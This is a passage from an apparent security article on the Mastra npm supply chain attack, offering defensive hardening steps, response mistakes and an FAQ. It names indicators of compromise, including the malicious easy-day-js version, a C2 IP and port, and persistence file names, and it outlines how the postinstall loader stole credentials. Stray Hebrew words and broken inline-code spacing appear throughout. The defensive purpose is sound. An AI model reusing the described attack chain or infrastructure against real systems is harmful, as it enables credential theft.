npm ciover an unlocked npm install in CI. npm ci requires consistency between package.json ו package-lock.json and installs the resolved graph from the lockfile.
This reduces time-dependent resolution but does not make a malicious lockfile safe. If a dependency bot or developer generated the lockfile while easy-day-js@1.11.22 was available, npm ci would faithfully reproduce the malicious graph.
Protect lockfile changes as security-sensitive code:
- Require review for new package names.
- Highlight new lifecycle scripts.
- Flag packages published within a recent cooldown window.
- Detect unexpected maintainer or provenance changes.
- Compare resolved tarball integrity values.
- Block dependency additions that exist only in published artifacts.
Add a package cooldown period
The clean easy-day-js package was roughly one day old, and its malicious version appeared shortly before the Mastra release wave. Automatically adopting such a young dependency gave defenders little time to classify it.
A cooldown policy delays newly published package names or versions before they can enter production builds. The appropriate interval depends on release velocity and threat tolerance. Even a short delay can allow registry scanners, researchers, maintainers, and internal monitoring to identify suspicious behavior.
Cooldowns are not a universal answer. A compromised old package can still be malicious, and emergency security releases may need expedited review. They are effective against campaigns that depend on rapid publication and immediate automated adoption.
Restrict build-network egress
Most dependency installation does not need unrestricted access to the internet. Route package downloads through an approved registry proxy and deny arbitrary outbound traffic from build jobs.
At minimum, alert when npm lifecycle processes connect to:
- Raw IP literals.
- Unapproved ports.
- Newly registered domains.
- Dynamic DNS providers.
- File-sharing services.
- Hosts unrelated to the package registry.
- Endpoints not previously observed for that project.
The Mastra loader required access to 23.254.164.92:8000 to retrieve stage two. Blocking that connection could have interrupted the observed chain. It would not make the malicious package trustworthy, and the attacker could change infrastructure, but it would materially reduce impact and create a detection signal.
Replace long-lived publishing tokens
npm’s trusted publishing uses OpenID Connect to let approved CI workflows obtain short-lived publishing credentials. This reduces the need to store reusable npm tokens in developer environments or CI secret stores.
The workflow identity should be narrowly bound to:
- The expected source repository.
- The expected workflow file.
- The intended package.
- A protected branch, tag, or release environment.
- An approved CI provider.
Short-lived identity reduces the value of credential theft. It also makes an unexpected human-account publication easier to distinguish from the normal release path.
Trusted publishing does not prove that a package is benign. A compromised repository, workflow, release process, or authorized maintainer could still produce harmful code. It addresses credential exposure and release identity, not every form of supply chain compromise.
Enforce MFA without token bypass
npm allows package maintainers to require two-factor authentication for publishing and package settings. Organizations should verify the effective policy, including token behavior, rather than relying on account-level MFA labels.
Mastra explicitly said it had required MFA but had mistakenly allowed token bypass. The incident demonstrates why policy reviews must test every publication path:
- Interactive CLI publishing.
- Legacy automation tokens.
- Granular access tokens.
- CI secrets.
- Trusted publishing.
- Package ownership changes.
- Dist-tag modification.
- Deprecation and unpublishing.
Phishing-resistant WebAuthn security keys are preferable for human access. Automation should use short-lived workload identity wherever supported.
Audit package owners and inactive publishers
Publishing rights accumulate. A maintainer may stop working on releases but retain npm access indefinitely. Every account with publish permission is part of the attack surface.
Regularly inventory package owners and collaborators:
npm owner ls @your-scope/your-package
npm access list collaborators @your-scope/your-package
Command names and output can vary by npm version, so validate administrative scripts against the CLI deployed in your environment.
ביקורת:
- Whether the user still needs publish access.
- When the user last published.
- Whether access covers every package or only required packages.
- Whether the account uses phishing-resistant MFA.
- Whether any automation token belongs to a human account.
- Whether credentials are stored on unmanaged endpoints.
- Whether offboarding removes npm access immediately.
Do not conclude that inactivity caused the Mastra incident unless supported by the official investigation. The confirmed initial-access account was a current employee. The broader lesson is that unnecessary publishing rights increase the number of credentials an attacker can target.
Monitor release provenance and behavior
npm provenance can link a package to a source repository and CI workflow. Use it to detect deviations from the expected release path. A package usually published by GitHub Actions but suddenly published by a named human account deserves immediate review.
Provenance should answer “where did this artifact come from?” It does not fully answer “is this artifact safe?” A correctly authenticated malicious release can carry valid provenance if the authorized workflow or source is compromised.
Combine provenance with:
- Tarball-to-source comparison.
- Manifest diffing.
- Lifecycle-script detection.
- Static and dynamic package analysis.
- Maintainer-change monitoring.
- New-dependency reputation.
- Network behavior during installation.
- Dist-tag and version anomaly detection.
Separate build and release privileges
The job that tests untrusted dependency changes should not automatically possess package-publishing or production-deployment credentials.
Use separate workflows and isolated environments for:
- Dependency resolution.
- Unit and integration testing.
- Artifact building.
- Signing.
- Publishing.
- Deployment.
Promote immutable artifacts between stages. Grant release credentials only after earlier stages finish and only to a clean release environment that does not perform arbitrary dependency resolution.
This limits what a malicious install script can steal and reduces the chance that dependency compromise becomes package or production compromise.
Common Response Mistakes
Upgrading without investigating
Installing the latest clean Mastra release removes the malicious dependency from future resolution. It does not undo code that already ran, remove persistence, revoke stolen credentials, or invalidate affected artifacts.
Deleting node_modules
The second stage copied itself to operating-system-specific paths. Removing the package directory does not terminate detached processes or remove persistence.
Rotating only the npm token
The malware ran in the user or CI security context. Git, cloud, database, SSH, registry, LLM, browser, and deployment credentials may also have been accessible.
Trusting the current lockfile
A dependency-update commit may have introduced and then removed the malicious version. Historical builds and artifacts can remain affected after the repository looks clean.
Treating failed C2 traffic as proof of safety
If the stage-two download failed, the observed payload may not have established persistence. Responders still need evidence showing that the connection failed and that no alternate payload or endpoint was used.
Looking only for cryptocurrency theft
Wallet discovery was a notable capability, but the implant also collected host information and supported remote code execution. Enterprise credentials and software-release access may be more valuable than local cryptocurrency holdings.
Waiting for a CVE
The absence of a CVE does not stop install-time malware from executing. Incident response should be based on package and execution evidence.
Blocking one IP and closing the case
IP blocking is useful containment. Attackers can replace infrastructure, and already compromised hosts may retain persistence or receive commands through updated endpoints.
שאלות נפוצות
Were exactly 144 Mastra npm packages compromised?
- JFrog identified 143 affected Mastra packages plus
easy-day-js, creating a 144-package campaign count. - Socket reported 141 malicious
@mastra/*versions in its article and later displayed 145 unique package artifacts on its campaign page. - Mastra’s official incident report counted 116 malicious packages published by the compromised token.
- Use the exact affected package-and-version lists from current research sources instead of assuming every count describes the same dataset.
Can a project be infected just by listing Mastra in package.json?
- A manifest entry alone does not execute code.
- Infection required an affected Mastra version to be resolved and installed.
- The malicious
easy-day-js@1.11.22dependency then had to be selected. - npm lifecycle scripts had to be enabled for its
postinstallloader to run. - Historical CI and workstation installations must be checked even if the current lockfile is clean.
How can I tell whether the malicious install script ran?
- Check whether the affected version was installed with lifecycle scripts enabled.
- Search npm, CI, EDR, process, DNS, proxy, and firewall logs.
- Hunt for
.pkg_history,.pkg_logs,protocal.cjs,NodePackages,NvmProtocal,com.nvm.protocal.plist, וnvmconf.service. - Look for detached Node.js processes launched from temporary directories.
- Absence of known IOCs reduces certainty but does not conclusively rule out execution.
Is deleting node_modules enough?
- No. It removes the dependency files but not necessarily the downloaded second stage.
- The malware could create persistence outside the project directory.
- It could continue as a detached Node.js process.
- Credentials may already have been exposed.
- Confirmed or likely execution warrants isolation, forensic review, credential rotation, and preferably rebuilding disposable systems.
Which credentials should be rotated?
- Start with npm, source-control, CI/CD, cloud, registry, deployment, SSH, Kubernetes, database, and LLM provider credentials available to the affected user or job.
- Revoke active sessions and inspect audit logs.
- Rotate credentials from a clean device.
- For high-value cryptocurrency wallets on a confirmed compromised host, create a new wallet and seed phrase on a clean device rather than relying only on a password change.
Does npm ci --ignore-scripts prevent this attack?
- It prevents npm lifecycle scripts, including the observed
postinstall, from running during that command. - It does not remove malicious files from the dependency graph.
- Some legitimate packages require install scripts, so teams need tested exceptions.
- It does not defend against malicious code imported and executed later by the application.
- Combine it with frozen lockfiles, dependency review, egress controls, and package analysis.
Why might npm audit report no problem?
- The campaign was active malware distribution, not initially a conventional vulnerability with a CVE.
- Advisory databases can lag behind newly published malicious packages.
- The payload lived in a transitive dependency and downloaded additional code at runtime.
- Current dependencies may be clean even when a historical build was exposed.
- Use registry intelligence, behavioral monitoring, lockfile history, EDR, and CI evidence alongside vulnerability scanning.
Does the Mastra supply chain attack have a CVE?
- The reviewed primary sources did not establish a dedicated CVE for the Mastra incident as of June 18, 2026.
- Do not invent or infer a CVE number.
- The incident remains critical because malicious code could execute during installation.
- CVE-2022-23812 and CVE-2024-3094 are useful comparisons, but they describe separate supply chain events.
The Practical Bottom Line
The most important fact in the Mastra npm supply chain attack is not whether one source counted 141, 143, 144, or 145 package artifacts. A legitimate publisher was phished, poisoned packages were released outside the normal CI path, and an injected dependency executed a cross-platform backdoor during installation.
Start with exact package and version evidence. Then determine whether installation occurred, whether scripts were enabled, what credentials were present, whether the second stage reached its infrastructure, and what artifacts the environment produced afterward.
A clean dependency upgrade prevents future installations. It does not clean an already compromised host. Where execution is plausible, isolate the environment, preserve evidence, rebuild from trusted foundations, rotate exposed credentials, and verify every downstream release.
 Hebrew
  English
  German
  French
  Spanish
  Portuguese
  Japanese
  Korean
  Hindi
Hindi  Arabic
  Turkish